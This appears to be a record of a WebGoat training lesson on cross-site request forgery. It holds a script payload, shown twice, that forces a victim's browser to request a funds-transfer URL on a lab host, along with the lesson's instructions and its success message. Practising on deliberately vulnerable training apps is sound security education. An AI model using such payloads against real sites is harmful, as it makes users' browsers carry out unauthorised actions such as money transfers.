
```
<script>window.location="http://192.168.200.13/WebGoat/attack?Screen=52&menu=900&transferFunds=CONFIRM"</script>
```



Title: attack8

Message

```
<script>window.location="http://192.168.200.13/WebGoat
/attack?Screen=52&menu=900&transferFunds=CONFIRM"</script>
```



Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

*** Congratulations. You have successfully completed this lesson.**

Electronic Transfer Complete
Amount Transfered: CONFIRM

Created by Sherif Koussa SoftwareSecured